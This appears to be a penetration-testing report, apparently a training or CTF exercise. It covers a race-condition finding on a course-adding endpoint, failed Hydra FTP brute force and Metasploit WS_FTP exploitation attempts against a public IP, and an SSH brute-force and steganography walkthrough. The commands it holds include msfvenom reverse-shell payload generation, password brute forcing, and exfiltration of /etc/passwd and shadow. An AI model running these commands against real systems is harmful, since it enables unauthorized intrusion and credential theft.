
Vulnerability Details

Vulnerability	Race Condition
Description	Occurs when multiple concurrent requests are processed by the server without proper synchronization, leading to inconsistent or duplicate data entries.
Location	**/Cources/Details/AddCource**
CVSS Score	7.1
Severity	High
Risk	High
Impact	Severe
Status	Not Solved
Affected Component	**/Cources/Details/AddCource**

Used tools

Tools Used	Usage
Burpsuite	Web Vulnerability

Analysis and Steps Reproduce


XSS Cheatsheet
JWT Editor
SignSaboteur
Piper
1
Group 1 2
17
16
3
4
10
11
12
13
14
Send group (parallel)
Cancel
Request
Pretty
Raw
Hex
POST /CoursesDetails/AddCourse HTTP/2
Host: 15e2-41-239-216-78.ngrok-free.app
Cookie: abuse_interstitial=
15e2-41-239-216-78.ngrok-free.app;
.AspNetCore.Antiforgery.lwp0DqjfG6A=
CfDJ8DDqC59zpv9Nge2Jc_kVjYs60zHk0KMfL6DOfq3AzsgQdT
6GrDHM8gvRdYLhp2flaEkc_n9yH9ai5Y2tD7pn2rSr2ATCQtnw
CWaIDDwD7wVF-44jm2C8uI0srpK54cGAV4QsxYPdkFXCqpiyq4
f_zxk; .AspNetCore.Cookies=
CfDJ8DDqC59zpv9Nge2Jc_kVjYvJMFz2V5p1AJZXCuttXVq9Qq
Wk9D4cgBCl_KE1ledgsrRlYi_XG4XxWkHPRHeqLIySkP-KUA7I
mHiWGafBdp9Si7xvrddkCw2YzuWMwZU9-GyGlHXPMYzHw2vVRh
Search
0 highlights
Response
Pretty
Raw
Hex
Render
Headers
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Date: Tue, 24 Dec 2024 14:47:15 GMT
Ngrok-Agent-Ips: 41.239.216.78
Server: Kestrel
{
"Message":"Course added successfully!"
}


Steps to Reproduce (POC)

Recommendation


- Implement Proper Synchronization.
- Use Database Transactions.
- Enforce unique constraints on database fields.

Failed Exploitation Attempts

1. SQL Injection



2. Gain FTP Access On Web Server




```
slash@localhost:~$ hydra -l admin -P /home/slash/Downloads/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-25 10:15:54
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module-parameters" syntax!
slash@localhost:~$ hydra -l admin -P /home/slash/Downloads/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://204.188.228.230
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-25 10:16:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries (l:1/p:66), ~5 tries per task
[DATA] attacking ftp://204.188.228.230:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-25 10:16:42
slash@localhost:~$ ftp 204.188.228.230
Connected to 204.188.228.230.
220 Microsoft FTP Service
Name (204.188.228.230:slash): admin
331 Password required
Password:
530 User cannot log in.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp: Can't bind for data connection: Address already in use
ftp> exit
221 Goodbye.
slash@localhost:~$ ftp 204.188.228.230
Connected to 204.188.228.230.
```

3. Try To Access Web.Config File



Server Error in '/' Application.

Runtime Error


```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```


```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="RemoteOnly" defaultRedirect="mycustompage.htm"/>
    </system.web>
</configuration>
```

4. Try To Access New Endpoint



5. Try To Deliver A Payload Using Metasploit And Msfvenom.



```
Exploit target:

   Id  Name
   --  ----
   0   Windows

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exploit

[-] Exploit failed: RuntimeError bad-config: No SHELLCODE_FILE provided
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.129 LPORT=4444 -f raw > shellcode.bin
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.129 LPORT=4444 -f raw > shellcode.bin

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes

msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > set SHELLCODE_FILE /path/to/shellcode.bin
SHELLCODE_FILE => /path/to/shellcode.bin
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > set SHELLCODE_FILE /home/MoAz/Desktop/shellcode.bin
SHELLCODE_FILE => /home/MoAz/Desktop/shellcode.bin
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exploit

[*] Started reverse TCP handler on 192.168.1.129:4444
[!] AutoCheck is disabled, proceeding with exploitation
[-] Exploit aborted due to failure: unexpected-reply: Failed to trigger vulnerability
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exit
```

```
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > set payload payload/cmd/windows/tftp/x64/custom/reverse_tcp
payload => cmd/windows/tftp/x64/custom/reverse_tcp
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > show options

Module options (exploit/windows/http/ws_ftp_rce_cve_2023_40044):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      204.188.228.230  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGET_URI  /AHT/            no        Target URI used to exploit the deserialization vulnerability. Must begin with /AHT/
   VHOST                        no        HTTP server virtual host


Payload options (cmd/windows/tftp/x64/custom/reverse_tcp):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   EXITFUNC          process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   FETCH_COMMAND     CURL             yes       Command to fetch payload (Accepted: CURL, TFTP, CERTUTIL)
   FETCH_DELETE      false            yes       Attempt to delete the binary after execution
   FETCH_FILENAME    leKddFqv         no        Name to use on remote system when storing payload; cannot contain spaces or slashes
   FETCH_SRVHOST                      no        Local IP to use for serving payload
   FETCH_SRVONCE     true             yes       Stop serving the payload after it is retrieved
   FETCH_SRVPORT     8080             yes       Local port to use for serving payload
   FETCH_URIPATH                      no        Local URI to use for serving payload
   FETCH_WRITABLE_DIR  %TEMP%         yes       Remote writable dir to store payload; cannot contain spaces.
   LHOST             192.168.1.129    yes       The listen address (an interface may be specified)
   LPORT             4444             yes       The listen port
   SHELLCODE_FILE                     no        Shellcode bin to launch


Exploit target:

   Id  Name
   --  ----
   0   Windows

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exploit

[-] Exploit failed: RuntimeError bad-config: No SHELLCODE_FILE provided
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.129 LPORT=4444 -f raw > shellcode.bin
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.129 LPORT=4444 -f raw > shellcode.bin

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
```

The **Internal Network Vulnerability Assessment and Penetration Testing (VAPT)** was conducted using a multi-phase approach, based on established security frameworks and industry standards, including OWASP, PTES, NIST SP 800-115, and OSSTMM. This methodology is designed to identify, exploit, and document vulnerabilities within the internal network while ensuring minimal disruption to the environment.

Phases of Penetration Testing

Phase	Description, Techniques, and Advanced Commands
1. Reconnaissance	**Approach & Commands**: • Start with provided subnet to discover and jump to next step Scanning & Enumeration.
2. Scanning & Enumeration	We understand that efficient scanning can save time. Here, precision scanning is crucial — wide, noisy scans can alert the blue team. We also aim to detect obsecure services, so deeper techniques like timing manipulation and custom NSE scripts can reveal misconfigured assets. **Approach**: • Simple scan: Scan target machine with simple nmap: bash namp 192.168.10.7 This provide us that ssh service is opened and not reveal any other informations.

Phase	Description, Techniques, and Advanced Commands
	• **Stealth Scan**: Scan target machine [192.168.10.7]: bash nmap -A -sS -T4 192.168.10.7 We Know from traceroute that we have 2 networks 192.168.30.0/24 (external network) & 192.168.10.7/24 (internal Network) and Firewall separate our network and target machine network.
3. Exploitation	Each exploit is a custom endeavor based on years of exploiting edge cases and manual tweaking. Automation via tools like Metasploit or SQLmap is useful, but real value comes from deep understanding and manual exploitation. **Approach**: • **Provided Username**: using provided username saber to login ssh, we do a social engineering operation and write a list with predicted all passwords that may used to brute-force ssh login: bash saber@192.168.10.7 • **Brute-forcing password SSH**: bash hydra -l saber -P passlist.txt ssh://192.168.10.7 The tool found a password triggered the SSH password: 0xAl3aref.
4. Post-Exploitation	After breaching the target, it's essential to assess the scope of access gained. At this stage, creativity is key — from maintaining access to gathering as much sensitive data as possible. But We can't do a full post exploitation • **Login with credentials SSH**: bash ssh saber@192.168.10.7 After entering the password, we take initial access. • **Data exfiltration**: /etc/passwd and shadow. • **Machine Discovery**: bash ls -a, we found a hidden directory :.Flag{DummyFlag}: bash cd .Flag{DummyFlag}, we found a Secret.zip file. • **Data Exfiltartion:** we up a simple http server on target machine and access it from attacker machine: bash python3 -m http.server 9000. • **Crack Secret.**zip: After getting secret.zip file and try to open, it need a password,: bash unzip Secret.zip after some couple of minutes overthinking we try to brute-force password using rockyou.txt: bash fcrackzip -v -u -D -P rockyou.txt Secret.zip -> the cracker found password= cocaine. • **Discovery Files Inside Secret.zip**: we have found 7ambola.jpg, we predict that it a steganography. • **Try To Crack Password of Stegno**: we try to know what is flag in this image: steghide extract -sf 7ambola.jpg, we need a password to extract flag, we provided with a Hint.wav encoded with morse code, we used an online decode morse code after get the sentences we made some rotations and we found an English understandable

Phase	Description, Techniques, and Advanced Commands
	statement that we guess the password from it, after that we mada a full list of possible passwords that we predict: bash stegcracker 7ambola.jpg list.txt after we run this command we triggered with the password -> Molokhia. • **Crack Password Of Image**: we cracked password o image: bash steghide extract -sf 7ambola.jpg with password Molokhia We found a s3cr3t.txt file was generated: bash cat s3cr3t.txt The Flag is: FL4G{L37'5_50LV3_57EG4N0GR4PHY} • **Reveal all information on system:** using linpeans to reveal all vulnerabilities and CVEs and users
5. Clean-up	Leaving no trace is crucial. Here, you cover your tracks, and more importantly, restore the system's integrity without affecting operational functions. We can't clean up our work
6. Reporting & Remediation	Finally, a pentester excels at comprehensive reporting. The real skill lies in communicating complex technical issues in a way that's clear to all stakeholders — both technical and executive-level readers. **Approach**: • **Documentation**: Capture every significant finding, from reconnaissance to post-exploitation. Include the tools and commands used, but also present the logic behind each attack, how it was executed, and the potential risks if left unmitigated.

Tools Used

Various industry-standard tools were employed during the assessment to perform both manual and automated testing. These tools are categorized based on their function and scope of use.

Category	Tools Used
Scanning & Enumeration	`Nmap`
Exploitation	`Hydra`
Post-Exploitation	Linpeas, python http server, steghide, stegcracker, fcrackzip
Password Cracking	`Stegcracker, fcrackzip, rot23, morse decoder online.`

Attack Techniques

During the exploitation phase, we employed several attack techniques to compromise the application's security. Below is a summary of the techniques used during this assessment:

Attack Type	Description
Brute-force SSH Password	involves trying multiple username-password combinations to gain unauthorized access. It exploits weak credentials and is used in ethical hacking and cyberattacks.
CVEs Exploitation	Multiple types of XSS (Reflected, Stored, DOM-based) were identified, which could allow an attacker to steal session tokens, inject malicious scripts, or perform unauthorized actions on behalf of other users.

1. Brute-Forcing SSH Password


Steps

